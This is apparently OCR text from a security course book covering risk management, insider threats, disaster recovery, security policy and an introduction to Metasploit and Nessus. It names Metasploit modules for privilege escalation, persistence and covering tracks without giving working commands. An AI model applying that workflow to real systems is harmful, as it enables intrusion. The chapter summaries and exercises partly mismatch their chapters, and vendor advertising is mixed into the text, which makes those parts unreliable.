
  Negative risks are part of your risk management plan, just as positive risk should be, but the difference is in approach. You manage and account for known negative risks to neuter their impact, but positive risks can also be managed to take full advantage of them.

  There are many examples of positive risks in projects: you could complete the project early; you could acquire more customers than you accounted for; you could imagine how a delay in

  shipping might open up a potential window for better marketing opportunities, etc. It's important to note, though, that these definitions are not etched in stone. Positive risk can quickly turn to negative risk and vice versa, so you must be sure to plan for all eventualities with your team.

  Project management software can help you keep track of risk. Use the list view from Project Manager to organize positive risk as you identify it in your project. The list view acts as a to-do list but unlike other apps you can do more than just collect items. Assign team members to own those risks, add documents, set priority and more. Once they're working on resolving the issue, track the percentage complete. Our list view is easy to share and

captures real-time data. There's no risk involved if you sign up for our free trial.



Assign, monitor and track risk with Project Manager's list view.

3.6.2 How to Respond to Positive Risk

Like everything else on a project, you're going to want to strategize and have the mechanisms in place to reap the rewards that may be seeded in positive risk. Use these three tips to guide your way:

a. The first thing you'll want to know is if the risk is something you can exploit. That means figuring out ways to increase the likelihood of that risk occurring.

b. Next, you may want to share the risk. Sometimes you alone are not equipped to take full advantage of the risk, and by involving others you increase the opportunity of yielding the most positive outcome from the risk.

c. Finally, there may be nothing to do at all, and that's exactly what you should do. Nothing. You can apply this to negative risk as well, for not doing something is sometimes the best thing you can do when confronted with a specific risk in the context of your project.

3.6.3 Managing Risk throughout the Organization:-

Can your organization also improve by adopting risk management into its daily routine? Yes!

Building a risk management protocol into your organization's culture by creating a consistent set of standard tools and templates, with training, can reduce overhead over time. That way, each time you start a new project, it won't be like having to reinvent the wheel.

Things such as your organization's records and history are an archive of knowledge that can help you learn from that experience when approaching risk in a new project. Also, by adopting the attitudes and values of your organization to become more aware of risk, your organization can develop a better sense of the nature of uncertainty as a core business issue. With improved governance comes better planning, strategy, policy and decisions.

3.6.4 6 Steps in the Risk Management Process

So, how do you handle something as seemingly elusive as project risk management? You make a risk management plan. It's all about the process. Turn disadvantages into an advantage by following these six steps.

3.6.6.1 Identify the Risk

You can't resolve a risk if you don't know what it is. There are many ways to identify risk. As you do go through this step, you'll want to collect the data in a risk register.

One way is brainstorming with your team, colleagues or stakeholders. Find the individuals with relevant experience and set up interviews so you can gather the information you'll need to both identify and resolve the risks. Think of the many things that can go wrong. Note them. Do the same with historical data on past projects. Now your list of potential risk has grown.

Make sure the risks are rooted in the cause of a problem. Basically, drill down to the root cause to see if the risk is one that will have the kind of impact on your project that needs identifying. When trying to minimize risk, it's good to trust your intuition. This can point you to unlikely scenarios that you just assume couldn't happen. Remember, don't be overconfident. Use process to weed out risks from non-risks.

3.6.6.2 Analyze the Risk

Analyzing risk is hard. There is never enough information you can gather. Of course, a lot of that data is complex, but most industries have best

practices, which can help you with your analysis. You might be surprised to discover that your company already has a framework for this process.

When you assess project risk you can ultimately and proactively address many impacts, such as avoiding potential litigation, addressing regulatory issues, complying with new legislation, reducing your exposure and minimizing impact.

So, how do you analyze risk in your project? Through qualitative and quantitative risk analysis, you can determine how the risk is going to impact your schedule and budget.

Project management software helps you analyze risk by monitoring your project. Project Manager takes that one step further with real-time dashboards that display live data. Unlike other software tools, you don't have to set up our dashboard. It's ready to give you a high-level view of your project from the get-go. We calculate the live date and then display it for you in easy-to-read graphs and charts. Catch issues faster as you monitor time, costs and more.

3.6.6.3 Prioritize the Risk:-

Not all risks are created equally. You need to evaluate the risk to know what resources you're going to assemble towards resolving it when and if it occurs.

Having a large list of risks can be daunting. But you can manage this by simply categorizing risks as high, medium or low. Now there's a horizon line and you can see the risk in context. With this perspective, you can begin to plan for how and when you'll address these risks.

Some risks are going to require immediate attention. These are the risks that can derail your project. Failure isn't an option. Other risks are important, but perhaps not threatening the success of your project. You can act accordingly. Then there are those risks that have little to no impact on the overall project's schedule and budget. Some of these low-priority risks might be important, but not enough to waste time on.

3.6.6.4 Assign an Owner to the Risk:-

All your hard work identifying and evaluating risk is for naught if you don't assign someone to oversee the risk. In fact, this is something that you should do when listing the risks. Who is the person who is responsible for that risk, identifying it when and if it should occur and then leading the work towards resolving it?

That determination is up to you. There might be a team member who is more skilled or experienced in the risk. Then that person should lead the charge to resolve it. Or it might just be an arbitrary choice. Of course, it's better to assign the task to the right person, but equally important in making sure that every risk has a person responsible for it.

Think about it. If you don't give each risk a person tasked with watching out for it, and then dealing with resolving it when and if it should arise, you're opening yourself up to more risk. It's one thing to identify risk, but if you don't manage it then you're not protecting the project.

3.6.6.5 Respond to the Risk:-

Now the rubber hits the road. You've found a risk. All that planning you've done is going to be put to use. First you need to know if this is a positive or negative risk. Is it something you could exploit for the betterment of the project?

For each major risk identified, you create a plan to mitigate it. You develop a strategy, some preventative or contingency plan. You then act on the risk by how you prioritized it. You have communications with the risk owner and, together, decide on which of the plans you created to implement to resolve the risk.

3.6.6.6 Monitor the Risk:-

You can't just set forces against a risk without tracking the progress of that initiative. That's where the monitoring comes in. Whoever owns the risk will be responsible for tracking its progress towards resolution. But you will need to stay updated to have an accurate picture of the project's overall progress to identify and monitor new risks.

You'll want to set up a series of meetings to manage the risks. Make sure you've already decided on the means of communications to do this. It's best to have various channels dedicated to communication.


Whatever you choose to do, remember: always be transparent. It's best if everyone in the project knows what is going on, so they know what to be on the lookout for and help manage the process.

Managing Risk with Project Manager

Using a risk tracking template is a start, but to gain even more control over your project risks you'll want to use a project management software. Project Manager has a number of tools that let you address risks at every phase of a project.

3.6.5 Gantt Charts for Risk Management Plans:-

Use our award-winning Gantt charts to create detailed risk management plans to prevent risks from becoming issues. Schedule, assign and monitor project tasks with full visibility. Team members can even add comments and files to their assigned tasks, so all the communication happens on the project level—in real time.



Summary:

From this chapter we learnt different types of Social Engineering. Social engineering is an attack vector which relies heavily on human interaction and usually involves manipulating people into

breaking normal security procedures and best practices to gain unauthorized access to systems, networks or physical locations or for financial gain.

End of the exercise:

1. Write short note on Social Engineering.
2. Explain different types of Social Engineering.
3. With the help of suitable example explain Vulnerability.
4. Write short note on Gantt charts for risk management plans.

References:

- Offensive Security Exploitation expert – A complete self-assessment guide
- Offensive Security Certified Expert A Clear and Concise Reference by Gerardus Blokdyk

❖❖❖❖❖

4

INSIDER THREAT

Unit Structure:

An insider threat is most simply defined as a security threat that originates from within the organization being attacked or targeted, often an employee or officer of an organization or enterprise. An insider threat does not have to be a present employee or stakeholder, but can also be a former employee, board member, or anyone who at one time had access to proprietary or confidential information from within an organization or entity.

Contractors, business associates, and other individuals or third-party entities who have knowledge of an organization's security practices, confidential information, or access to protected networks or databases also fall under the umbrella of insider threat. An insider threat may also be described as a threat that cannot be prevented by traditional security measures that focus on preventing access to unauthorized networks from outside the organization or defending against traditional hacking methods.

4.1 Types of Insider Threat: -

Insider threats occur for a variety of reasons. In some cases, individuals use their access to sensitive information for personal or financial gain. In others, insiders have aligned themselves with third parties, such as other organizations or hacking groups, and operate on their behalf to gain access from within the network of trust and share proprietary or sensitive information.

Another type of insider threat is often referred to as a Logic Bomb. In this instance, malicious software is left running on computer systems by former employees, which can cause problems ranging from a mild annoyance to complete disaster.

Insider threats can be intentional or unintentional, and the term can also refer to an individual who gains insider access using false credentials but who is not a true employee or officer of the organization.

4.2 Insider Threats are tricky to detect: -

Insider threats are often more difficult to identify and block than outside attacks. For instance, a former employee using an authorized login won't raise the same security flags as an outside attempt to gain access to a company's network. For this reason, insider threats are not always detected before access is granted or damage is done.

Insider threats often begin with an individual or entity being given authorized access to sensitive data or areas of a company's network. This access is granted in order to enable the individual to perform specific job duties or fulfill a contractual

obligation. But when an individual makes the decision to use this access in ways other than intended – abusing privileges with malicious intent towards the organization – that individual becomes an insider threat.

There are many more factors that make insider threats more difficult to detect. For one, many individuals with authorized access are also aware of certain security measures which they must circumvent in order to avoid detection. Insider threats also don't have to get around firewalls or other network-based security measures since they are already operating from within the network. Finally, many organizations simply lack the visibility into user access and data activity that is required to sufficiently detect and defend against insider threats.

4.3 Disaster Discovery: -

4.3.1 What is Disaster Recovery?

Disaster recovery is an organization's method of regaining access and functionality to its IT infrastructure after events like a natural disaster, cyber attack, or even business disruptions related to the COVID-19 pandemic. A variety of disaster recovery (DR) methods can be part of a disaster recovery plan. DR is one aspect of business continuity.

4.3.2 How does Disaster Discovery works?

Disaster recovery relies upon the replication of data and computer processing in an off-premises location not affected by the disaster. When servers go down because of a natural disaster, equipment failure or cyber attack, a business needs to recover lost data from a second location where the data is backed up. Ideally, an organization can transfer its computer processing to that remote location as well in order to continue operations.

4.3.3 5 top elements of effective disaster recovery plan:-

4.3.3.1 Disaster recovery team:-

This assigned group of specialists will be responsible for creating, implementing and managing the disaster recovery plan. This plan should define each team member's role and responsibilities. In the event of a disaster, the recovery team should know how to communicate with each other, employees, vendors, and customers.

4.3.3.2 Risk evaluation:-

Assess potential hazards that put your organization at risk. Depending on the type of event, strategize what measures and resources will be needed

to resume business. For example, in the event of a cyber attack, what data protection measures will the recovery team have in place to respond?

4.3.3.3 Business-critical asset identification:

A good disaster recovery plan includes documentation of which systems, applications, data, and other resources are most critical for business continuity, as well as the necessary steps to recover data.

4.3.3.4 Backups:

Determine what needs backup (or to be relocated), who should perform backups, and how backups will be implemented. Include a recovery point objective (RPO) that states the frequency of backups and a recovery time objective (RTO) that defines the maximum amount of downtime allowable after a disaster. These metrics create limits to guide the choice of IT strategy, processes and procedures that make up an organization's disaster recovery plan. The amount of downtime an organization can handle and how frequently the organization backs up its data will inform the disaster recovery strategy.

4.3.3.5 Testing and optimization:-

The recovery team should continually test and update its strategy to address ever-evolving threats and business needs. By continually ensuring that a company is ready to face the worst-case scenarios in disaster situations, it can successfully navigate such challenges. In planning how to respond to a cyber attack, for example, it's important that organizations continually test and optimize their security and data protection strategies and have protective measures in place to detect potential security breaches.

4.4 How to build a disaster recovery team?

Whether creating a disaster recovery strategy from scratch or improving an existing plan, assembling the right collaborative team of experts is a critical first step. It starts with tapping IT specialists and other key individuals to provide leadership over the following key areas in the event of a disaster:

4.4.1 Crisis management: This leadership role commences recovery plans, coordinates efforts throughout the recovery process, and resolves problems or delays that emerge.

4.4.2 Business continuity: The expert overseeing this ensures that the recovery plan aligns with the company's business needs, based on the business impact analysis.

4.4.3 Impact assessment and recovery: The team responsible for this area of recovery has technical expertise in IT infrastructure including servers, storage, databases and networks.

4.4.4 IT applications: This role monitors which application activities should be implemented based on a restorative plan. Tasks include application integrations, application settings and configuration, and data consistency.

While not necessarily part of the IT department, the following roles should also be assigned to any disaster recovery plan:

- **Executive management**: The executive team will need to approve the strategy, policies and budget related to the disaster recovery plan, plus provide input if obstacles arise.
- **Critical business units:** A representative from each business unit will ideally provide feedback on disaster recovery planning so that their specific concerns are addressed.

4.5 What are the Types of Disaster Recovery?

Businesses can choose from a variety of disaster recovery methods, or combine several:

Back-up: This is the simplest type of disaster recovery and entails storing data off site or on a removable drive. However, just backing up data provides only minimal business continuity help, as the IT infrastructure itself is not backed up.

4.4.5 Cold Site: In this type of disaster recovery, an organization sets up a basic infrastructure in a second, rarely used facility that provides a place for employees to work after a natural disaster or fire. It can help with business continuity because business operations can continue, but it does not provide a way to protect or recover important data, so a cold site must be combined with other methods of disaster recovery.

Hot Site: A hot site maintains up-to-date copies of data at all times. Hot sites are time-consuming to set up and more expensive than cold sites, but they dramatically reduce down time.

4.4.6 Disaster Recovery as a Service (DRaaS): In the event of a disaster or ransomware attack, a DRaaS provider moves an organization's computer

processing to its own cloud infrastructure, allowing a business to continue operations seamlessly from the vendor's location, even if an organization's servers are down. DRaaS plans are available through either subscription or pay-per-use models. There are pros and cons to choosing a local DRaaS provider: latency will be lower after transferring to DRaaS servers that are closer to an organization's location, but in the event of a widespread natural disaster, a DRaaS that is nearby may be affected by the same disaster.

Back Up as a Service: Similar to backing up data at a remote location, with Back Up as a Service, a third party provider backs up an organization's data, but not its IT infrastructure.

4.4.7 Datacenter disaster recovery: The physical elements of a data center can protect data and contribute to faster disaster recovery in certain types of disasters. For instance, fire suppression tools will help data and computer equipment survive a fire. A backup power source will help businesses sail through power outages without grinding operations to a halt. Of course, none of these physical disaster recovery tools will help in the event of a cyber attack.

4.4.8 Virtualization: Organizations can back up certain operations and data or even a working replica of an organization's entire computing environment on off-site virtual machines that are unaffected by physical disasters. Using virtualization as part of a disaster recovery plan also allows businesses to automate some disaster recovery processes, bringing everything back online faster. For virtualization to be an effective disaster recovery tool, frequent transfer of data and workloads is essential, as is good communication within the IT team about how many virtual machines are operating within an organization.

4.4.9 Point-in-time copies: Point-in-time copies, also known as point-in-time snapshots, make a copy of the entire database at a given time. Data can be restored from this back-up, but only if the copy is stored off site or on a virtual machine that is unaffected by the disaster.

4.4.10 Instant recovery: Instant recovery is similar to point-in-time copies, except that instead of copying a database, instant recovery takes a snapshot of an entire virtual machine.

4.6 What are the benefits of disaster recovery software?

No organization can afford to ignore disaster recovery. The two most important benefits of having a disaster plan in place, including effective DR software, are:

4.4.11 Cost savings: Planning for potential disruptive events can save businesses hundreds of thousands of dollars and even mean the difference between a company surviving a natural disaster or folding.

4.4.12 Faster recovery: Depending on the disaster recovery strategy and the types of disaster recovery tools used, businesses can get up and running much faster after a disaster, or even continue operations as if nothing had happened.

4.7 Security Policies And Plans Development: -

An information security policy is a document that explains procedures designed to protect a company's physical and information technology resources and assets. It provides employees with clear instructions about acceptable use of company confidential information, explains how the company secures data resources and what it expects of the people who work with this information. Most importantly, the policy is designed with enough flexibility to be amended when necessary.

Information Security Policy Sections:

The first step in developing an information security policy is conducting a risk assessment to identify vulnerabilities and areas of concern. An effective policy will use information discovered during the assessment to explain its purpose, define the policy scope, indicate responsible individuals and departments, and include a method of measuring compliance.

4.7.1 Policy Introduction:-

Some employees may not understand the importance of managing confidential information, so an introductory section that explains the purpose of the document is essential. All employees need to understand the importance of reducing errors, reducing cost of downtime, improving recovery time and remaining compliant with regulations. The audience for this portion of the document includes every person in the organization.

4.7.2 Policy Scope:-

The policy scope identifies what needs to be protected, where it is and who is ultimately responsible. It addresses employees, technology, local and remote facilities and business processes. It may specify anti-virus programs, password rotation methodology and who has physical access to records.

4.7.3 Compliance:-

The responsibility and the compliance sections of the policy typically address individuals or departments. Supervisors or department managers may be charged with these duties, or they may be given to a dedicated security group or department.

Consider Information Security Vulnerabilities

A surprising number of companies develop information security through an ad hoc approach, leaving it up to users and their common sense. Companies doing this often experience virus attacks, have workstations disabled by malware and experience server downtime on a regular basis. Major corporations that lack a meaningful information security policy are also at risk of being victimized by organized crime. The bigger the organization the more likely they will become a target.

There are many different types of attacks, such as phishing, keylogging, password hacking or the introduction of a Trojan virus that can mine databases for credit card numbers and passwords. Success using any of these methods can mean substantial loss of assets for the company and a negative impact on their overall reputation.

4.7.4 Information Security Policy Rollout:-

A typical rollout sequence begins with an announcement followed by meetings with management and staff. Training sessions may follow. A security baseline is established along with procedures and guidelines. Since the policy is a living document, procedures may be modified when monitoring identifies a weakness or non-compliance issue. This may lead to additional training for specific departments.

All organizations should handle their information and the information of their clients and customers in a responsible manner. Consumers, businesses and governments are stakeholders in these activities and there is a high demand for technical professionals with respectable information security education and training. These positions require individuals with a specific skill set, often obtained through experience, training and certification.

Summary:

A Disaster Recovery Plan was designed to ensure the continuation of business processes in the

event which occurs disaster. This chapter describes the development, maintenance and testing of

the Disaster Recovery Plan, and addressing employee education and management procedures to

insure.

End of the exercise:

1. Write short note on Social Engineering.
2. Explain different types of Social Engineering.
3. With the help of suitable example explain Vulnerability.
4. What are the types of disaster recovery?
5. What are the benefits of disaster recovery software?
6. Define risk.
7. Write short note on risk management.
8. Write short note on following:
    a. Crisis management
    b. Business continuity
    c. Impact assessment and recovery
    d. IT application

References:

- Offensive Security Exploitation expert – A complete self-assessment guide
- Offensive Security: Ethical Hacking with Kali Linux (850 Pages Ultimate Guide) by JSMUTS

❖❖❖❖❖

5

INTRODUCTION TO METASPLOIT AND SUPPORTING TOOLS

Unit Structure:

5.0 Objective

In this chapter, we'll conceptually understand what penetration testing is all about and where the Metasploit Framework fits in exactly. We'll also browse through some of the additional tools that enhance the Metasploit Framework's capabilities.

5.1 Introduction:

Introduction to Metasploit and Supporting Tools, introduces the reader to concepts such as vulnerability assessment and penetration testing. The reader will learn the need for a penetration testing framework, and be given a brief introduction to the Metasploit Framework. Moving ahead, the chapter explains how the Metasploit Framework can be effectively used across all stages of the penetration testing lifecycle along with some supporting tools that extend the Metasploit Framework's capability.

5.2 The importance of penetration testing

For more than over a decade or so, the use of technology has been rising exponentially. Almost all of the businesses are partially or completely dependent on the use of technology. From bitcoins to cloud to Internet-of-Things (IoT), new technologies are popping up each day. While these technologies completely change the way we do things, they also bring along threats with them. Attackers discover new and innovative ways to manipulate these technologies for fun and profit! This is a matter of concern for thousands of organizations and businesses around the world. Organizations worldwide are deeply concerned about keeping their data safe. Protecting data is certainly important, however, testing whether adequate protection mechanisms have been put to work is also equally important. Protection mechanisms can fail, hence testing them before someone exploits them for real is a challenging task. Having said this, vulnerability assessment and penetration testing have gained high importance and are now trivially included in all compliance programs. With the vulnerability assessment and penetration testing done in the right way, organizations can ensure that they have put in place the right security controls, and they are functioning as expected!

5.2.1 Vulnerability assessment versus penetration testing

Vulnerability assessment and penetration testing are two of the most common words that are often used interchangeably. However, it is important to understand the difference between the two. To understand the exact difference, let's consider a real-world scenario:

A thief intends to rob a house. To proceed with his robbery plan, he decides to recon his robbery target. He visits the house (that he intends to rob) casually and tries to gauge what security measures are in place. He notices that there is a window at the backside of the house that is often open, and it's easy to break in. In our terms, the thief just performed a vulnerability assessment. Now, after a few days, the thief actually went to the house again and entered the house through the backside window that he had discovered earlier during his recon phase. In this case, the thief performed an actual penetration into his target house with the intent of robbery.

This is exactly what we can relate to in the case of computing systems and networks. One can first perform a vulnerability assessment of the target in order to assess overall weaknesses in the system and then later perform a planned penetration test to practically check whether the target is vulnerable or not. Without performing a vulnerability assessment, it will not be possible to plan and execute the actual penetration.

While most vulnerability assessments are non-invasive in nature, the penetration test could cause damage to the target if not done in a controlled manner. Depending on the specific compliance needs, some organizations choose to perform only a vulnerability assessment, while others

5.2.2 The need for a penetration testing framework

Penetration testing is not just about running a set of a few automated tools against your target. It's a complete process that involves multiple stages, and each stage is equally important for the success of the project. Now, for performing all tasks throughout all stages of penetration testing, we would need to use various different tools and might need to perform some tasks manually. Then, at the end, we would need to combine results from so many different tools together in order to produce a single meaningful report. This is certainly a daunting task. It would have been really easy and time-saving if one single tool could have helped us perform all the required tasks for penetration testing. This exact need is satisfied by a framework such as Metasploit.

5.3 Introduction to Metasploit

The birth of Metasploit dates back to 14 years ago, when H.D Moore, in 2003, wrote a portable network tool using Perl. By 2007, it was rewritten in Ruby. The Metasploit project received a major commercial boost when Rapid7 acquired the project in 2009. Metasploit is essentially a robust and versatile penetration testing framework. It can literally perform all tasks that are involved in a penetration testing life cycle. With the use of Metasploit, you don't really need to reinvent the wheel! You just need to focus on the core objectives; the supporting actions would all be performed through various components and modules of the framework. Also, since it's a complete framework and not just an application, it can be customized and extended as per our requirements.

Metasploit is, no doubt, a very powerful tool for penetration testing. However, it's certainly not a magic wand that can help you hack into any given target system. It's important to understand the capabilities of Metasploit so that it can be leveraged optimally during penetration testing.

While the initial Metasploit project was open source, after the acquisition by Rapid7, commercial grade versions of Metasploit also came into existence. For the scope of this book, we'll be using the Metasploit Framework edition.

Did you know? The Metasploit Framework has more than 3000 different modules available for exploiting various applications, products, and platforms, and this number is growing on a regular basis.

5.4 When to use Metasploit?

There are literally tons of tools available for performing various tasks related to penetration testing. However, most of the tools serve only one unique purpose. Unlike these tools, Metasploit is the one that can perform multiple tasks throughout the penetration testing life cycle. Before we check the exact use of Metasploit in penetration testing, let's have a brief overview of various phases of penetration testing. The following diagram shows the typical phases of the penetration testing life cycle:

Phases of penetration testing life cycle

1. Information Gathering: Though the Information Gathering phase may look very trivial, it is one of the most important phases for the success of a penetration testing project. The more you know about your target, the more the chances are that you find the right vulnerabilities and exploits to work for you. Hence, it's worth investing substantial time and efforts in gathering as much information as possible about the target under the scope. Information gathering can be of two types, as follows:
    - Passive information gathering: Passive information gathering involves collecting information about the target through publicly available sources such as social media and search engines. No direct contact with the target is made.

- Active information gathering: Active information gathering involves the use of specialized tools such as port scanners to gain information about the target system. It involves making direct contact with the target system, hence there could be a possibility of the information gathering attempt getting noticed by the firewall, IDS, or IPS in the target network.

2. Enumeration: Using active and/or passive information gathering techniques, one can have a preliminary overview of the target system/network. Moving further, enumeration allows us to know what the exact services running on the target system (including types and versions) are and other information such as users, shares, and DNS entries. Enumeration prepares a clearer blueprint of the target we are trying to penetrate.
3. Gaining Access: Based on the target blueprint that we obtained from the information gathering and enumeration phase, it's now time to exploit the vulnerabilities in the target system and gain access. Gaining access to this target system involves exploiting one or many of the vulnerabilities found during earlier stages and possibly bypassing the security controls deployed in the target system (such as antivirus, firewall, IDS, and IPS).
4. Privilege Escalation: Quite often, exploiting a vulnerability on the target gives limited access to the system. However, we would want complete root/administrator level access into the target in order to gain most out of our exercise. This can be achieved using various techniques to escalate privileges of the existing user. Once successful, we can have full control over the system with highest privileges and can possibly infiltrate deeper into the target.
5. Maintaining Access: So far, it has taken a lot of effort to gain a root/administrator level access into our target system. Now, what if the administrator of the target system restarts the system? All our hard work will be in vain. In order to avoid this, we need to make a provision for persistent access into the target system so that any restarts of the target system won't affect our access.
6. Covering Tracks: While we have really worked hard to exploit vulnerabilities, escalate privileges, and make our access persistent, it's quite possible that our activities could have triggered an alarm on the security systems of the target system. The incident response team may already be in action, tracing all the evidence that may lead back to us. Based on the agreed penetration testing contract terms, we need to clear all the tools, exploits, and backdoors that we uploaded on the target during the compromise.

Interestingly enough, Metasploit literally helps us in all penetration testing stages listed previously.

The following table lists various Metasploit components and modules that can be used across all stages of penetration testing:

Sr. No.	Penetration testing phase	Use of Metasploit
1	Information Gathering	Auxiliary modules: portscan/syn, portscan/tcp, smb_version, db_nmap, scanner/ftp/ftp_version, and gather/shodan_search
2	Enumeration	smb/smb_enumshares, smb/smb_enumusers, and smb/smb_login
3	Gaining Access	All Metasploit exploits and payloads
4	Privilege Escalation	meterpreter-use priv and meterpreter-getsystem
5	Maintaining Access	meterpreter - run persistence
6	Covering Tracks	Metasploit Anti-Forensics Project

5.5 Making Metasploit effective and powerful using supplementary tools


So far we have seen that Metasploit is really a powerful framework for penetration testing. However, it can be made even more useful if integrated with some other tools. This section covers a few tools that complement Metasploit's capability to perform more precise penetration on the target system.

Nessus

Nessus is a product from Tenable Network Security and is one of the most popular vulnerability assessment tools. It belongs to the vulnerability scanner category. It is quite easy to use, and it quickly finds out infrastructure-level vulnerabilities in the target system. Once Nessus tells us what vulnerabilities exist on the target

system, we can then feed those vulnerabilities to Metasploit to see whether they can be exploited for real.

Its official website is https://www.tenable.com/. The following image shows the Nessus homepage:



Nessus web interface for initiating vulnerability assessments


The following are the different OS-based installation steps for Nessus:

- **Installation on Windows:**
    1. Navigate to the URL https://www.tenable.com/products/nessus/select-your-operating-system.
    2. Under the Microsoft Windows category, select the appropriate version (32-bit/64-bit).
    3. Download and install the msi file.
    4. Open a browser and navigate to the URL https://localhost:8834/.
    5. Set a new username and password to access the Nessus console.
    6. For registration, click on the registering this scanner option.
    7. Upon visiting http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code, select Nessus Home and enter your details for registration.
    8. Enter the registration code that you receive on your email.

- **Installation on Linux (Debian-based):**
    1. Navigate to the URL https://www.tenable.com/products/nessus/select-your-operating-system.
